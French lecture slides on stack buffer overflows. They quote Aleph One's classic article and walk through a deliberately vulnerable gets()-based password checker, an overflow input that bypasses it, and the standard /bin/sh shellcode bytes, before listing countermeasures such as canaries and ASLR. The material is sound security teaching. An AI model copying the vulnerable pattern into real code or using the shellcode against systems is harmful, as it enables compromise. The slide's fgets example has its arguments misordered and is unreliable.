Débordement de tampon

Buffer over Flow

Pascal Lafourcade

Clermontech #71, 27 mai 2026

Vol 7 Phrack 49, November 08, 1996

Smashing the stack for fun and profit, AlephOne (Elias Levy)

Volume Seven, Issue Forty-Nine

File 14 of 16


BugTraq, r0Ot, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations
it is possible to corrupt the execution stack by writing past
the end of an array declared auto in a routine. Code that does
this is said to smash the stack, and can cause return from the
routine to jump to a random address. This can produce some of
the most insidious data-dependent bugs known to mankind.
Variants include trash the stack, scribble the stack, mangle
the stack; the term mung the stack is not used, as this is
never done intentionally. See spam; see also alias bug,
fandango on core, memory leak, precedence lossage, overrun screw.

AlephOne : 1996



Exemple simple de mémoire

```
char           A[8] = {};
unsigned short B    = 1979;
```

État de la mémoire

variable name	A	B
value	[null string]	1979
hex value	00 00 00 00 00 00 00 00	07 BB

```
strcpy(A, "excessive");
```

État de la mémoire

variable name	A	B
value	'e' 'x' 'c' 'e' 's' 's' 'i' 'v'	25856
hex	65 78 63 65 73 73 69 76	65 00

Code naïf pour un password

```
#include <stdio.h>
#include <string.h>
int main(void){
 char buff[9];    int pass = 0;

 printf("\n Enter the password :");
 gets(buff);

 if(strcmp(buff, "IUTisfun!")) printf ("Bad Pwd \n");
 else {
        printf ("\n Correct Password \n");
        pass = 1; }
 if(pass) printf ("\n Root Login \n");
 return 0;
}
```

Simples Tests

Bon password

```
Enter the password : IUTisfun!
Correct Password
Root Login
```

Mauvais password

```
Enter the password : IUTisfuny
Bad Pwd
```

Attaque : Execution anormale

```
Enter the password : 1234567899
Correct Password
Root Login
```

```
#include <stdio.h>
#include <string.h>
int main(void){
 char buff[9];    int pass = 0;

 printf("\n Enter the password :");
 gets(buff);

 if(strcmp(buff, "IUTisfun!")) printf ("Bad Pwd \n");
 else {
        printf ("\n Correct Password \n");
        pass = 1; }
 if(pass) printf ("\n Root Login \n");
 return 0;
}
```

Pourquoi ?

Attaque : Execution anormale

```
Enter the password : 1234567899
Correct Password
Root Login
```

```
#include <stdio.h>
#include <string.h>
int main(void){
 char buff[9];    int pass = 0;

 printf("\n Enter the password :");
 gets(buff);

 if(strcmp(buff, "IUTisfun!")) printf ("Bad Pwd \n");
 else {
        printf ("\n Correct Password \n");
        pass = 1; }
 if(pass) printf ("\n Root Login \n");
 return 0;
}
```

Pourquoi ? Le buffer overflow écrase la valeur de `pass` avec une valeur différente de 0.


ShellCode

shellcode = executable binary code that can launch a shell '/bin/sh', represented by a string.

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46"
  "\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e"
  "\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8"
  "\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Pour aller plus loin : ROP 2007

"*Geometry of Innocent Flesh*" – Hovav Shacham



Contre mesures

- Utilise des langage “safe” : Ada, Eiffel, Lisp, Modula-2, Smalltalk, OCaml.
- Éviter certaines fonctions

Mauvaise	Bonnes
`gets(str)`	`fgets(stdin,str,10)`
`strcpy(str1,str2)`	`strncpy(str1,str2,10)`
`strcat(str1,str2)`	`strncat(str1,str2,10)`
`scanf("%s",str)`	`scanf("%10s",str)`
`cin >> str`	`scanf("%10s",str)`

Technique du canari

Canary limitations: “Smashing the Stack Protector for Fun and Profit”, Bierbaumer et al., 2018

Address Space Layout Randomization (ASLR)

Choses à retenir

- Buffer over Flow
- ROP
- Contremesures : ASLR, Canari

Merci pour votre attention.

Questions ?